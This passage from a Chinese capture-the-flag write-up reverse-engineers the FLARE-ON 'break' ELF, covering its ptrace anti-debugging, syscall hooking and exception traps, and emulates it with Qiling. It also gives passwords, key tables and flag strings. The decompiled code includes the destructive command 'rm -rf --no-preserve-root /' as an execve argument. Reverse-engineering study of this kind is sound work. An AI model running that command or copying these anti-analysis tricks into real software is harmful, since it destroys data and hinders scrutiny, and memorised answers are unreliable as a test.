  sub_140003120(&v26, (__int64)&v25);
  sub_140002760((int *)&v27, (unsigned __int16 *)&v25, 0x20ui64, (unsigned __int16 *)&v19);
  sub_140002490((__int64)&v27, (__int64)&encrypt_password_140006078, (__int64)v22, (unsigned int)dword_140006088);
  Class.Length = 2 * dword_140006088;
  Class.MaximumLength = 2 * (dword_140006088 + 1);
  for ( i = 0; i < dword_140006088; ++i )
    Class.Buffer[i] = (unsigned __int8)v22[i];// H@n $h0t FiRst!
  v26.Length = 48;
  v26.RootDirectory = 0i64;
  v26.Attributes = 0x200;
  v26.ObjectName = 0i64;
  v26.SecurityDescriptor = 0i64;
  v26.SecurityQualityOfService = 0i64;
  ObjectAttributes.Length = 48;
  ObjectAttributes.RootDirectory = 0i64;
  ObjectAttributes.Attributes = 576;
  ObjectAttributes.ObjectName = v22;
  ObjectAttributes.SecurityDescriptor = 0i64;
  ObjectAttributes.SecurityQualityOfService = 0i64;
  ZwCreateKey(&KeyHandle, 0xF003Fu, &ObjectAttributes, 0, &Class, 0, (PULONG)v8[8]);
  ObReferenceObjectByHandle(KeyHandle, *((_DWORD *)v8 + 14), (POBJECT_TYPE)v8[2], 0, &Object, 0i64);
  ZwClose(KeyHandle);
  *((_DWORD *)v8 + 15) = *((_DWORD *)v8 + 14);
  v8[9] = (unsigned __int16 *)Object;
  v7 = 0x40000040;
```

（4）下面需要定位 Flag 密文位置和分析加密算法，通过对应用层后续代码分析，定位到关键代码。密文的加密算法为 rc4。

```
do
{
  v7 = v2[++v4 + 2];
  v6 += v7;
  v8 = v2[v6 + 2];
  v2[v4 + 2] = v8;
  v2[v6 + 2] = v7;
  Source[v5] = encrypt_flag_18001A9F0[v5] ^ v2[(unsigned __int8)(v7 + v8) + 2];
  ++v5;
}
while ( v5 < 0x2C );
*v2 = v4;
v2[1] = v6;
v9 = mbstowcs((wchar_t *)Data, Source, 0x2Dui64);
v10 = v9;
if ( v9 != -1 && v9 != 45 )
{
  StringFromGUID2(&rguid, (LPOLESTR)sz, 129);
  wsprintfW((LPWSTR)SubKey, L"%s\\%s\\%s", L"CLSID", sz, L"Config");
  if ( !RegOpenKeyExW(HKEY_CLASSES_ROOT, (LPCWSTR)SubKey, 0, 0x20006u, &hKey) )
  {
    RegSetValueExW(hKey, L"Flag", 0, 1u, (const BYTE *)Data, 2 * v10);
    v3 = 0;
  }
}
```

Flag 对应的解密算法为 rc4，密文内容为：

```
0000h: 16 56 BC 86 9E E1 D1 02 65 C1 69 9F 10 0A AC C1   .V¼†žáÑ.eÁiŸ..¬Á
0010h: F6 E9 FD B4 CD 22 4A 35 9C 12 73 BD 2B 10 54 B9   öéý´Í"J5œ.s½+.T¹
0020h: 43 D2 13 9A 84 65 AD B0 BF 5A 81 10               CÒ.š„e-°¿Z..
```

（5）直接使用在驱动层获取到的密码“H@n $h0t FiRst!”解密密文，获取最终的 Flag。

10. NSRC10 多重迷雾 虚实结合

10.1 情报

10.2 战术

（1）下载并使用“flare”密码进行解压缩获得 break 文件。

（2）经过分析发现 break 为 elf 文件，执行后需要输入正确密码，即此题的 flag。

```
root@nsfocus_seclabs01:/tmp/mirai_test_1# ./break
welcome to the land of sunshine and rainbows!
as a reward for getting this far in FLARE-ON, we've decided to make this one soo
oper easy

please enter a password friend :)
```

（3）查看程序入口 _start -> __libc_start_main 启动过程，发现进入 main 之前会执行 .init_array 节的如下函数。

```
.init_array:081A4EFC 00 0C 04 08          off_81A4EFC     dd offset sub_8048C00   ; DATA XREF: LOAD
.init_array:081A4EFC                                      ; LOAD:0804813C↑o
.init_array:081A4F00 C5 8F 04 08                          dd offset fork_ptrace_proc
.init_array:081A4F00                      _init_array     ends
```


（4）此函数会 fork 一个子进程，在子进程中又会 fork 另一个子进程。

```
1  int fork_ptrace_proc()
2  {
3    int v0; // eax
4    int pid; // [esp+Ch] [ebp-Ch]
5
6    setvbuf(stdout, 0, 2, 0);
7    setvbuf(stdin, 0, 2, 0);
8    pid = getpid();
9    dword_81A5280 = pid;
10   if ( !fork() )
11   {
12     proc_1_main_except(pid);
13     exit(0);
14   }
15   prctl(0x59616D61, pid, 0, 0, 0);          // PR_SET_PTRACER
16   nanosleep(requested_time, 0);
17   v0 = nice(0xAA);
18   return printf("%s", -v0);
19 }
```

（5）fork 出来的子进程都会通过 dlopen 动态加载 ptrace 函数，attach 到父进程。

```
51  v44 = 0;
52  if ( ptrace_wrap(PTRACE_ATTACH, pid, 0, 0) == -1 )
53  {
54    trace_pid = read_proc_tracerpid(pid);
55    if ( trace_pid )
56    {
57      if ( ptrace_wrap(PTRACE_ATTACH, trace_pid, 0, 0) == -1 )
58      {
59        kill(trace_pid, SIGKILL);
60        result = kill(pid, SIGKILL);
61      }
62      else
63      {
64        while ( 1 )
65        {
66          result = waitpid(trace_pid, &v16, 0);
67          if ( result == -1 )
68            break;
69          v29 = v16;
70          if ( (unsigned __int8)v16 == 127 )
71          {
72            v30 = v16;
73            v42 = (v16 & 0xFF00) >> 8;
74            if ( v42 != SIGSTOP && v42 != SIGCHLD )
75              ptrace_wrap(PTRACE_CONT, trace_pid, 0, v42);
76            else
77              ptrace_wrap(PTRACE_CONT, trace_pid, 0, 0);
78          }
79        }
80      }
81    }
```

（6）最终形成如下父子孙三进程结构。



（7）静态发现存在如下陷阱：

- **SYSCALL HOOK**

分析子进程主逻辑可知主进程的 syscall 已经被子进程 PTRACE_SYSEMU 接管。

PTRACE_SYSEMU 典型使用例子。


```
for(;;) {
        ptrace(PTRACE_SYSEMU, pid, 0, 0);
        waitpid(pid, 0, 0);
        struct user_regs_struct regs;
        ptrace(PTRACE_GETREGS, pid, 0, &regs);
        switch (regs.orig_rax) {
                ...
        }
}
```

同时原始系统调用号所在的 orig_eax 被子进程通过公式“ 0x1337CAFE * (原始系统调用号 ^0xDEADBEEF)”算出新标号，然后做出对应的处理。反向结算得到原始系统调用号，然后查对应 linux x86 系统调用表即可确定真正的系统调用名称。

0xe8135594	217	pivot_root
0x2499954e	54	ioctl
0x4a51739a	92	truncate
0x7e85db2a	4	write
0x3dfc1166	34	nice
0xf7ff4e38	11	execve
0x9c7a9d6	122	uname
0x9678e7e2	96	getpriority
0xb82d3c24	1	exit
0xc93de012	152	mlockall
0xab202240	15	chmod
0x83411ce4	97	setpriority
0x91bda628	3	read


- **改写 .text 段制造 SIGILL 异常**

下面回到主进程 main 函数：




```
void __cdecl __noreturn main()
{
  char buf[264]; // [esp+0h] [ebp-108h]

  puts("welcome to the land of sunshine and rainbows!");
  puts("as a reward for getting this far in FLARE-ON, we've decided to make this one soooper easy");
  putchar(10);
  printf("please enter a password friend :) ");
  buf[read(0, buf, 0xFFu) - 1] = 0;
  if ( strcmp_pwd_wrap(buf) )
    printf("hooray! the flag is: %s\n", buf);
  else
    printf("sorry, but '%s' is not correct\n", buf);
  exit(0);
}
```

发现其逻辑异常简单，甚至有个显而易见的密码字符串比较函数，然而输入此密码会提示密码错误。




```
BOOL4 __cdecl strcmp_pwd_wrap(char *s1)
{
  return strcmp(s1, "sunsh1n3_4nd_r41nb0ws@flare-on.com") == 0;
}
```

观察子进程逻辑就会发现，其通过 ptrace 朝父进程虚假的密码比较函数地址写入 0xB0F，从而使主进程执行比较函数的时候会触发 SIGILL 异常信号。




```
{
  result = waitpid(pid, &stat_loc, 0);
  if ( result != -1 )
  {
    if ( ptrace_wrap(PTRACE_POKEDATA, pid, (int)strcmp_pwd_wrap, 0xB0F) == -1 )
      exit(0);
    signal(SIGALRM, (__sighandler_t)handler);
    self_pid = getpid();
    fork_ptrace_proc_2(self_pid);
    v41 = (int *)&unk_81A52A0;
```

进程 handle SIGILL 信号，修改父进程 eip 跳转到真正的密码比较执行流程。



```
if ( (stat_loc & 0xFF00) >> 8 == SIGILL )
{
  v11 = strlen(stdin_buf);
  proc_memcpy_wrap(pid, (int)stdin_buf, (int *)stdin_buf, v11);
  ptrace_wrap(PTRACE_GETREGS, pid, 0, (int)&user_regs);
  v35 = user_regs.esp;
  if ( ptrace_wrap(PTRACE_POKEDATA, pid, user_regs.esp + 4, (int)stdin_buf) == -1 )
    exit(0);
  user_regs.eip = (int)real_strcmp_pwd;
  ptrace_wrap(PTRACE_SETREGS, pid, 0, (int)&user_regs);
}
```

- **CALL0 制造 SIGSEGV 异常**



```
v2 = MEMORY[0](0x6B4E102C, a2, a1[7]);
v3 = MEMORY[0](0x5816452E, v2, a1[41]);
return MEMORY[0](0x44DE7A30, v3, a1[19]);
}
```

程序通过故意 call 0 触发段错误，当前进程的子进程通过 ptrace handle 后从中取出返回地址和参数，然后再做对应逻辑处理。

```
exit_code = (stat_loc & 0xff00) >> 8;
if ( exit_code == SIGSEGV )
{
  ptrace_wrap(PTRACE_GETREGS, pid, 0, (int)&user_regs);
  ret_addr = ptrace_wrap(PTRACE_PEEKDATA, pid, user_regs.esp, 0);
  syscall_num = ptrace_wrap(PTRACE_PEEKDATA, pid, user_regs.esp + 4, 0);
  arg1 = ptrace_wrap(PTRACE_PEEKDATA, pid, user_regs.esp + 8, 0);
  arg2 = ptrace_wrap(PTRACE_PEEKDATA, pid, user_regs.esp + 12, 0);
  while ( user_regs.eip == -1 )
    ;
  if ( syscall_num == 0x44DE7A30 )      // waitpid
  {
    user_regs.eax = arg2 ^ arg1;
  }
  else if ( syscall_num > 0x44DE7A30 )
  {
    switch ( syscall_num )
    {
      case 0x6B4E102C:                  // open
        user_regs.eax = arg1 + arg2;
        break;
```

孙进程对子进程的段错误 handle，注意这里只是用了与子进程 syscall hook 中相同的数值，其实和 syscall 并没有任何关系。

```
if ( (stat_loc & 0xFF00) >> 8 == SIGSEGV )
{
  ptrace_wrap(PTRACE_GETREGS, pid, 0, (int)&user_regs);
  v34 = ptrace_wrap(PTRACE_PEEKDATA, pid, user_regs.esp, 0);
  v33 = ptrace_wrap(PTRACE_PEEKDATA, pid, user_regs.esp + 4, 0);
  v32 = ptrace_wrap(PTRACE_PEEKDATA, pid, user_regs.esp + 8, 0);
  v31 = ptrace_wrap(PTRACE_PEEKDATA, pid, v32, 0) + 1;
  user_regs.esp += 4;
  if ( v31 > 15 )
  {
    user_regs.eip = v34;
  }
  else
  {
    user_regs.eip = v33;
    ptrace_wrap(PTRACE_POKEDATA, pid, v32, v31);
    user_regs.esp += 16;
  }
  ptrace_wrap(PTRACE_SETREGS, pid, 0, (int)&user_regs);
```

（8）由于此题有很多的加解密操作，为了更加高效，尝试使用 qiling/unicorn 模拟框架来模拟执行。Qiling 简单地说就是一个基于 unicorn cpu 默契，在其之上增加了二进制文件加载、地址分配、syscall 模拟等功能。项目地址如下：

https://github.com/qilingframework/qiling

由于 qiling 的不完善，对于此题来说依然有很多问题，导致并不能完整模拟。

- **Syscall 实现不全，比如此题大量使用的 ptrace 调用在 qiling 是直接返回 0，并不真正的做操作。**
- **对 call 0 异常会抛出 unicorn 的 mem fetch invalid 异常，无法实现此题中的异常接管处理。**
- **需要模拟父进程进入 syscall hook 后转入子进程处理逻辑。**
- **将父子孙三进程结构归并到一个模拟进程单元处理。**

下面通过一系列模拟来处理当前模拟中存在的问题：

- **模拟 call 0 异常处理：**

增加 hook call 0 导致的 mem fetch invalid 事件，在 callback 函数中转向我们自己的 call_zero 异常处理函数。注意，这里就算增加 event hook callback，但处理完以后依然会抛出异常。

```
def _mem_fetch(ql:Qiling, access, addr, size, value):
    #ql.nprint("got crash access: 0x%X addr:0x%X size:0x%X
    call_zero(ql)

ql.hook_mem_fetch_invalid(_mem_fetch)
```

通过捕获 UcError 后继续执行模拟来解决这个问题。

```
try:
    ql.run(timeout=timeout)
except unicorn.unicorn.UcError as ex:
    while True:
        try:
            ql.emu_start(begin=ql.reg.eip, end=0)
        except unicorn.unicorn.UcError as ex:
            # import traceback
            # traceback.print_exc()
            #print(ex)
            pass
```

Call_zero 函数中由于其真正有用的部分核心逻辑简单，这里就不跳到真正的地址模拟执行，而直接在 python 里实现。这里处理掉了子孙进程的 call 0 异常代码。

```
def call_zero(ql:Qiling):
    global dtext
    global dkey1
    global dkey2

    ret = ql.unpack32(ql.mem.read(ql.reg.esp, 4))
    sysnum = ql.unpack32(ql.mem.read(ql.reg.esp + 4, 4))
    arg1 = ql.unpack32(ql.mem.read(ql.reg.esp + 8, 4))
    arg2 = ql.unpack32(ql.mem.read(ql.reg.esp + 12, 4))

    if sysnum == 0x91BDA628:
        ql.reg.eax = (16 * (arg1 -1)) | ((arg2 - 1) & 0xf)
    elif sysnum == 0x7E85DB2A:
        ql.reg.eax = 0x9E3779B9

    elif sysnum == 0x6B4E102C:
        ql.reg.eax = (arg1 + arg2) & 0xffffffff
```

子进程对父进程 call 0 段错误的跳转逻辑：

```
elif sysnum >= 0x8048000 and sysnum <= 0x81A5870:
    v31 = ql.unpack32(ql.mem.read(arg1, 4)) + 1
    ql.reg.esp += 4
    if v31 > 15:
        ql.reg.eip = ret
    else:
        ql.reg.eip = sysnum
        ql.mem.write(arg1, ql.pack32(v31))
        ql.reg.esp += 16

    #ql.nprint("!call eax/0 retaddr: 0x%X arg1:0x%X, arg2:0x%X, re
    return
```

- **模拟 ptrace 调用**

由于程序使用的自定义函数 dlopen 动态加载 ptrace，这里直接 hook 地址：

```
ql.hook_address(ptrace_hook, 0x804BAE6)
def ptrace_hook(ql:Qiling):
    ret = ql.unpack32(ql.mem.read(ql.reg.esp, 4))
    req = ql.unpack32(ql.mem.read(ql.reg.esp + 4, 4))
    pid = ql.unpack32(ql.mem.read(ql.reg.esp + 8, 4))
    addr = ql.unpack32(ql.mem.read(ql.reg.esp + 12, 4))
    data = ql.unpack32(ql.mem.read(ql.reg.esp + 16, 4))

    # ql.nprint("ptrace hook(0x%x, 0x%x, 0x%x, 0x%x)" % (req, pid,

    if req == 5:
        ql.mem.write(addr, ql.pack32(data))

        ql.reg.eax = 0

    if req == 2:
        ql.reg.eax = ql.unpack32(ql.mem.read(addr + data, 4))

    ql.reg.eip = ret
    ql.stack_pop()
```

将跨进程的内存拷贝全部转向本进程内存读写，这里只模拟了内存读写操作。寄存器读写后面单独处理就行了。

- **模拟子进程对父进程的 syscall hook**

模拟子进程的堆栈，后面会用到这些偏移。进入 syscall hook 之前模拟 ptrace GETREG 保存父进程寄存器到子进程栈上。

```
child_proc_regs = None
def load_shadow_stack(ql:Qiling):
    global child_proc_regs
    child_proc_regs = PtRegs(ql)

    ql.stack_push(ql.reg.ebp)
    ql.reg.ebp = ql.reg.esp
    ql.stack_push(ql.reg.edi)
    ql.stack_push(ql.reg.esi)
    ql.stack_push(ql.reg.ebx)
    ql.reg.esp = ql.reg.esp - 0x404c

    ql.mem.write(ql.reg.ebp - 0x28, ql.pack32(0))
    ql.mem.write(ql.reg.ebp - 0x20, ql.pack32(0xFFFFFFFF))
    child_proc_regs.write(ql, ql.reg.ebp - 0xcc)
```

退出 syscall 的时候恢复：

```
def reset_shadow_stack(ql:Qiling):
    child_proc_regs.read(ql, ql.reg.ebp - 0xcc)

    ql.reg.esp = ql.reg.ebp - 12
    ql.reg.ebx = ql.stack_pop()
    ql.reg.esi = ql.stack_pop()
    ql.reg.edi = ql.stack_pop()
    ql.reg.ebp = ql.stack_pop()

    child_proc_regs.set_reg(ql)
```

只需要 hook syscall 的回调函数中跳转到子进程对应的 case 就可以模拟子进程对父进程 syscall hook 了。

```
ql.set_syscall("chmod", my_syscall_chmod)
ql.set_syscall(0x98, my_syscall_mlockall)
ql.set_syscall(0xd9, my_syscall_pivot_root)
ql.set_syscall("uname", my_syscall_uname)
ql.set_syscall("truncate", my_syscall_truncate)
```

有了这个基础的模拟框架，就可以对主密码验证逻辑做模拟了。

(9) 进入 SIGILL 跳转进入真正密码验证主逻辑，模拟框架加载 elf 完成后，进入入口点直接跳过来模拟执行，Flag 的第一部分是 16 个字节。注意 execve 和 nice 都会被劫持到子进程 syscall hook 逻辑。

```
1  _BOOL4 __cdecl real_strcmp_pwd(char *s)
2  {
3    _BOOL4 result; // eax
4    char v2; // [esp+4h] [ebp-D4h]
5    char *argv; // [esp+B4h] [ebp-24h]
6    const char *v4; // [esp+B8h] [ebp-20h]
7    const char *v5; // [esp+BCh] [ebp-1Ch]
8    const char *v6; // [esp+C0h] [ebp-18h]
9    int v7; // [esp+C4h] [ebp-14h]
10   int v8; // [esp+C8h] [ebp-10h]
11   size_t v9; // [esp+CCh] [ebp-Ch]
12
13   v9 = strlen(s);
14   argv = "rm";
15   v4 = "-rf";
16   v5 = "--no-preserve-root";
17   v6 = "/";
18   v7 = 0;
19   execve(s, &argv, 0);
20   --v9;
21   v8 = -nice(0xA5);
22   sub_804B495((int)&v2, v8);
23   sub_804BABC((int)&v2, (int)&unk_81A50EC);
24   sub_804BABC((int)&v2, (int)&unk_81A50F0);
25   sub_804BABC((int)&v2, (int)&unk_81A50F4);
26   sub_804BABC((int)&v2, (int)&unk_81A50F8);
27   if ( !memcmp(s, &unk_81A50EC, 16u) )
28   {
29     memset(&unk_81A50EC, 0, 16u);
30     result = xxtea_decode_nice(s + 16);
31   }
32   else
33   {
34     memset(&unk_81A50EC, 0, 16u);
35     result = 0;
36   }
37   return result;
```

(10) hook 26 行之后的地址，直接打印 unk_81A50EC 即可得到第一部分 Flag。

(11) 继续深入，里面有 call 0 操作和一堆 syscall 劫持，简单分析下算法其实并不复杂。不过依然不打算完整还原算法，只通过模拟执行观察关键部分。这里 nice(0xA4) 作为 key 的种子。虽然程序告诉你是在浪费时间，但其实这个字符串是正确的。

```
ptrace hook(0x5, 0x1, 0x81a52a0, 0x73696854)
ptrace hook(0x5, 0x1, 0x81a52a4, 0x72747320)
ptrace hook(0x5, 0x1, 0x81a52a8, 0x20676e69)
ptrace hook(0x5, 0x1, 0x81a52ac, 0x20736168)
ptrace hook(0x5, 0x1, 0x81a52b0, 0x70206f6e)
ptrace hook(0x5, 0x1, 0x81a52b4, 0x6f707275)
ptrace hook(0x5, 0x1, 0x81a52b8, 0x61206573)
ptrace hook(0x5, 0x1, 0x81a52bc, 0x69206d6e)
ptrace hook(0x5, 0x1, 0x81a52c0, 0x656d2073)
ptrace hook(0x5, 0x1, 0x81a52c4, 0x796c6572)
ptrace hook(0x5, 0x1, 0x81a52c8, 0x72656820)
ptrace hook(0x5, 0x1, 0x81a52cc, 0x6f742065)
ptrace hook(0x5, 0x1, 0x81a52d0, 0x73617720)
ptrace hook(0x5, 0x1, 0x81a52d4, 0x79206574)
ptrace hook(0x5, 0x1, 0x81a52d8, 0x2072756f)
ptrace hook(0x5, 0x1, 0x81a52dc, 0x656d6974)
ptrace hook(0x2, 0x1, 0x81a52e0, 0x0)
ptrace hook(0x5, 0x1, 0x81a52e0, 0x2e)
v4l_hook edx : zzzzz  0xf7e5ad60
kkkkkk This string has no purpose and is merely here to waste your time.
[!] Emulation Error
```

```
_BOOL4 __cdecl xxtea_decode_nice(void *src)
{
  int v1; // eax
  size_t v2; // eax
  char v4; // [esp+Ch] [ebp-F9Ch]
  int v5; // [esp+F8Ch] [ebp-1Ch]
  unsigned __int64 key; // [esp+F90h] [ebp-18h]
  char *s; // [esp+F98h] [ebp-10h]
  int i; // [esp+F9Ch] [ebp-Ch]

  v1 = nice(0xA4);
  s = (char *)-v1;
  v2 = strlen((const char *)-v1);
  key = sub_804BFED(0LL, (int)s, v2);
  v5 = 40000;
  memcpy(&file, src, 32u);
  for ( i = 0; i < v5; i += 8 )
    sub_804C369((__mode_t *)(&file + i), key, SHIDWORD(key), &v4);
  return truncate(&file, 32) == 32;
}
```

```
unsigned int __cdecl sub_804C369(__mode_t *a1, int a2, int a3, const char *a4)
{
  int v5; // [esp+14h] [ebp-24h]
  int v6; // [esp+18h] [ebp-20h]
  __mode_t v7; // [esp+1Ch] [ebp-1Ch]
  __mode_t mode; // [esp+20h] [ebp-18h]
  __mode_t v9; // [esp+24h] [ebp-14h]
  __mode_t v10; // [esp+28h] [ebp-10h]
  unsigned int v11; // [esp+2Ch] [ebp-Ch]

  v11 = __readgsdword(0x14u);
  v6 = 0;
  xxtea_decrypt(__PAIR__(a3, a2), 16, (int)a4);
  v7 = *a1;
  mode = a1[1];
  v5 = 0;
  v9 = mode;
  v10 = v7 ^ chmod(a4, mode);
  v7 = mode;
  mode = v10;
  MEMORY[0](&loc_804C3C4, &v5);
  *a1 = mode;
  a1[1] = v7;
  return __readgsdword(0x14u) ^ v11;
}
```

这里循环解码 4w 字节的 .text 空间，Hook sub_804C369 返回，打印解码 file 地址会发现里面是《蜜蜂总动员》的台词。

(12) 观察解码输出，很容易锁定伪 chmod syscall 为算法关键部分。其 chmod syscall 可以概括为：

```
def simple_decrypt(arg1, key1, key2, key3):
    sum = (arg1 + key1) & 0xffffffff
    sum = (sum >> (key2 & 0x1F)) | (sum << (-(key2 & 0x1F) & 0x1F)) & 0
xffffffff
    return (sum ^ key3) & 0xffffffff
```

(13) chmod 会进入 call 0 处理异常。打印参数 2 即为每轮的密码。得到如下码表，然后构建一个反向表。

```
elif sysnum == 0x6B4E102C:
        ql.reg.eax = (arg1 + arg2) & 0xffffffff
        #ql.nprint("!xxtea 11111 retaddr: 0x%X arg1:0x%X, arg2:0x%X, re
tval:0x%X" % (ret, arg1, arg2, ql.reg.eax))
    elif sysnum == 0x5816452E:
        ql.reg.eax = ((arg1 >> (arg2 & 0x1F)) | (arg1 << (-(arg2 & 0x1F
) & 0x1F))) & 0xffffffff
        # ql.nprint("!xxtea 222222 retaddr: 0x%X arg1:0x%X, arg2:0x%X,
retval:0x%X" % (ret, arg1, arg2, ql.reg.eax))
    elif sysnum == 0x44DE7A30:
        ql.reg.eax = (arg1 ^ arg2) & 0xffffffff
        # ql.nprint("!xxtea 3333333 retaddr: 0x%X arg1:0x%X, arg2:0x%X,
retval:0x%X" % (ret, arg1, arg2, ql.reg.eax))
```

!xxtea 11111 retaddr: 0x804C1C9 arg1:0xF4DC92AA, arg2:0x4B695809, retval:0x4045EAB3

!xxtea 222222 retaddr: 0x804C1EC arg1:0x4045EAB3, arg2:0xF, retval:0xD566808B

!xxtea 3333333 retaddr: 0x804C20C arg1:0xD566808B, arg2:0x674A1DEA, retval:0xB22C9D61

!xxtea 11111 retaddr: 0x804C1C9 arg1:0xA246A2B7,

arg2:0xE35B9B24, retval:0x85A23DDB

!xxtea 222222 retaddr: 0x804C1EC arg1:0x85A23DDB, arg2:0x11, retval:0x1EEDC2D1

!xxtea 3333333 retaddr: 0x804C20C arg1:0x1EEDC2D1, arg2:0xAD92774C, retval:0xB37FB59D

.....

```
KEYS_TABLES = {
    0x78F7B625: [0x4B695809, 0xF, 0x674A1DEA],
    0x7C31020B: [0xE35B9B24, 0x11, 0xAD92774C],
    0xF8620416: [0x71ADCD92, 0x11, 0x56C93BA6],
    0x7D1A666D: [0x38D6E6C9, 0x11, 0x2B649DD3],
    0xFA34CCDA: [0x5A844444, 0xC, 0x8B853750],
    0x79B7F7F5: [0x2D422222, 0xC, 0x45C29BA8],
    0xF36FEFEA: [0x16A11111, 0xC, 0x22E14DD4],
    0xE6DFDFD4: [0xCDBFBFA8, 0x15, 0x8F47DF53],
    0xCDBFBFA8: [0xE6DFDFD4, 0x15, 0x47A3EFA9],
    0x16A11111: [0xF36FEFEA, 0x15, 0x23D1F7D4],
    0x2D422222: [0x79B7F7F5, 0x15, 0x11E8FBEA],
    0x5A844444: [0xFA34CCDA, 0xF, 0x96C3044C],
    0x38D6E6C9: [0x7D1A666D, 0xF, 0x4B618226],
    0x71ADCD92: [0xF8620416, 0xF, 0xBB87B8AA],
    0xE35B9B24: [0x7C31020B, 0xF, 0x5DC3DC55],
    0x4B695809: [0x78F7B625, 0x12, 0xB0D69793],}
```

(14) 修改 call zero 逻辑，根据参数 2 反查码表即是反向解码操作，继续跟进，尾部会进入伪 truncate syscall，其会比较 0x81A5100 的 32 个字节。

```
case 0x4A51739A:                // truncate
  proc_memcpy01_wrap(pid, user_regs.ebx, (int *)&file, 40000);
  for ( i = 0; i <= 39999 && *(_BYTE *)(i + 0x804C640); ++i )
  {
    v18[i] = *(_BYTE *)(i + 0x804C640);
    if ( v46 == -1 && v18[i] != *(_BYTE *)(i + 0x81A5100) )
      v46 = i;
  }
  v46 = v44(0xA4F57126, stdin_buf, v46);// call bee func
  user_regs.eax = v46;
  ptrace_wrap(PTRACE_SETREGS, pid, 0, (int)&user_regs);
  break;
```

(15) 直接将 0x81A5100 地址作为参数传递，跳转这个函数模拟执行，同时修改我们的 call_zero 异常处理函数将码表反转。

```
ql.stack_push(0x81A5100)
    ql.stack_push(0x0)
    ql.reg.eip = 0x8048F05 #jmp to xxtea_decode
```

```
1 _BOOL4 __cdecl xxtea_decode_nice(void *src)
2 {
3   int v1; // eax
4   size_t v2; // eax
5   char v4; // [esp+Ch] [ebp-F9Ch]
6   int v5; // [esp+F8Ch] [ebp-1Ch]
7   unsigned __int64 key; // [esp+F90h] [ebp-18h]
8   char *s; // [esp+F98h] [ebp-10h]
9   int i; // [esp+F9Ch] [ebp-Ch]
0
1   v1 = nice(0xA4);
2   s = (char *)-v1;
3   v2 = strlen((const char *)-v1);
4   key = sub_804BFED(0LL, (int)s, v2);
5   v5 = 40000;
6   memcpy(&file, src, 32u);
7   for ( i = 0; i < v5; i += 8 )
8     sub_804C369((__mode_t *)(&file + i), key, SHIDWORD(key), &v4);
9   return truncate(&file, 32) == 32;
0}
```

(16) 进入 truncate 打印 file 即可得到第二部分 Flag。

(17) 进入最后的 truncate syscall。这个 v44 栈变量被初始化为 0，看起来会进入孙进程的段错误异常处理逻辑。

```
{
  case 0x4A51739A:                // truncate
    proc_memcpy01_wrap(pid, user_regs.ebx, (int *)&file, 40000);
    for ( i = 0; i <= 39999 && *(_BYTE *)(i + 0x804C640); ++i )
    {
      v18[i] = *(_BYTE *)(i + 0x804C640);
      if ( v46 == -1 && v18[i] != *(_BYTE *)(i + 0x81A5100) )
        v46 = i;
    }
    v46 = v44(0xA4F57126, stdin_buf, v46);// call bee func
    user_regs.eax = v46;
    ptrace_wrap(PTRACE_SETREGS, pid, 0, (int)&user_regs);
    break;
case 0x7585DB2A:                // write
```

.....

```
{
  switch ( syscall_num )              // fork
  {
    case (int)0xA4F57126:
      user_regs.eax = arg2;
      if ( arg2 != -1 )
      {
        proc_memcpy01_wrap(pid, arg1, (int *)stdin_buf, 62);
        if ( strncmp(s1, "@no-flare.com", 13u) )
          user_regs.eax = -1;
      }
      break;
    case (int)0xB82D3C24:
      user_regs.eax = arg1 + 1;       // exit
      break;
    case (int)0x918DA628:
      user_regs.eax = 16 * (arg1 - 1) | ((_BYTE)arg2 - 1) & 0xF;// read
      break;
  }
```

(18) 以为苦难要结束了，兴冲冲地输入 Flag：

w3lc0mE_t0_Th3_l4nD_0f_De4th_4nd_d3strUct1oN_4nd@no-flare.com

痛苦地发现依然不对，还得继续努力。

(19) 通过模拟执行框架揭示了这个秘密，v44 的调用进入了另一个地址，而没有进入我们认为的 call_zero 处理，显然这里又是一个陷阱。

(20) 将 file 地址解码后的内容 patch 回原二进制，《蜜蜂总动员》台词后面会发现新的代码段。

```
.text:0805056A                db 's got all my special skills, even my top ten favorite movies. AND'
.text:0805056A                db 'Y what's your number one? Star Wars? KEN Ah, I don't go for that,'
.text:0805056A                db ' (makes Star Wars noises), kind of stuff. ANGLE ON: Barry. BARRY '
.text:0805056A                db 'No wonder we're not supposed to talk to them. They're out of thei'
.text:0805056A                db 'r minds. KEN When I walk out of a job interview they're flabberga'
.text:0805056A                db 'sted. They can't believe the things I say. Barry looks around and'
.text:0805056A                db ' sees the LIGHT BULB FIXTURE in the middle of the ceiling. Bee Mo'
.text:0805056A                db 'vie - JS REVISIONS 8/13/07 31. BARRY (re: light bulb) Oh, there's'
.text:0805056A                db ' the sun. Maybe that's a way out. Barry takes off and heads strai'
.text:0805056A                db 'ght for the light bulb. His POV: The seventy-five watt label grow'
